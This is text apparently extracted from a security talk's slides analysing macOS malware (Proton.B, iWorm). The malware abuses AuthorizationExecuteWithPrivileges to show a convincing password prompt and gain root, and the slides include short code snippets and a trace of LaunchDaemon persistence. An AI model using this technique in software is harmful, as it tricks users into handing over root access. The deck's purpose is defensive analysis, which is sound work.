


"OSX/Proton.B; a brief analysis, at 6 miles up"
-objective-see.com/blog.html

'LEGITIMATE'


...but malicious

```
-(void)applicationDidFinishLaunching:(NSNotification *)aNotification {  
  
    //create auth ref  
    AuthorizationRef authRef;  
    AuthorizationCreate(NULL, kAuthorizationEmptyEnvironment, kAuthorizationFlagDefaults, &authRef);  
  
    //exec with privs  
    // ->will generated system auth popup  
    AuthorizationExecuteWithPrivileges(authRef, "/path/to/evil/bin" kAuthorizationFlagDefaults, NULL, NULL);  
  
}
```




'legit' auth popup




creating a 'legit' auth popup



slack's (real) icons



copy into code



'LEGITIMATE'

example; iWorm

Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)
Applications (Mac)	Adobe Photoshop CS6 for Mac OSX Uploaded 07-26 23:11, Size 988.02 MiB, ULed by aceprog
Applications (Mac)	Parallels Desktop 9 Mac OSX Uploaded 07-31 00:19, Size 418.43 MiB, ULed by aceprog
Applications (Mac)	Microsoft Office 2011 Mac OSX Uploaded 07-20 19:04, Size 910.84 MiB, ULed by aceprog
Applications (Mac)	Adobe Photoshop CS6 Mac OSX Uploaded 07-26 23:18, Size 988.02 MiB, ULed by aceprog

infected apps



Install wants to make changes. Type your password to allow this.

Username:

Password:

Cancel OK

authentication prompt

```
int sub_1cf6() {  
  
    *(int16_t *) (pathEnd) = "0/";  
    if (AuthorizationCreate(0x0, 0x0, 0x0, var_40C) == 0x0)  
    {  
        AuthorizationExecuteWithPrivileges(var_40C, path, 0x0, 0x0, 0x0);  
        AuthorizationFree(var_40C, 0x0);  
    }  
}
```

installer's code

Name	Kind
Contents	Folder
_CodeSignature	Folder
Dylibs	Folder
Frameworks	Folder
MacOS	Folder
0	Unix executable
1	Unix executable
Install	Unix executable

'0' binary



```
# fs_usage -w -f filesys  
20:28:28.727871 open    /Library/LaunchDaemons/com.JavaW.plist  
20:28:28.727890 write  B=0x16b
```

persistently installing osx/iworm

AUTHORIZATIONEXECUTEWITHPRIVILEGES

...easy but dangerous (& deprecated)

```
AuthorizationRef authRef;  
AuthorizationCreate(NULL, kAuthorizationEmptyEnvironment, kAuthorizationFlagDefaults, &authRef);  
  
AuthorizationExecuteWithPrivileges(authRef, "/path/to/binary", kAuthorizationFlagDefaults, NULL, NULL);
```




BetterAuthorizationSample:
"Shows the recommended way to access privileged functionality from a non-privileged application on Mac OS X" -developer.apple.com

Documentation > Security > Authorization S... > AuthorizationEx...

AuthorizationExecuteWithPrivileges

Runs an executable tool with root privileges.

Deprecated
Use a launchd-launched helper tool and/or the Service Management framework for this functionality.



AuthorizationExecuteWithPrivileges


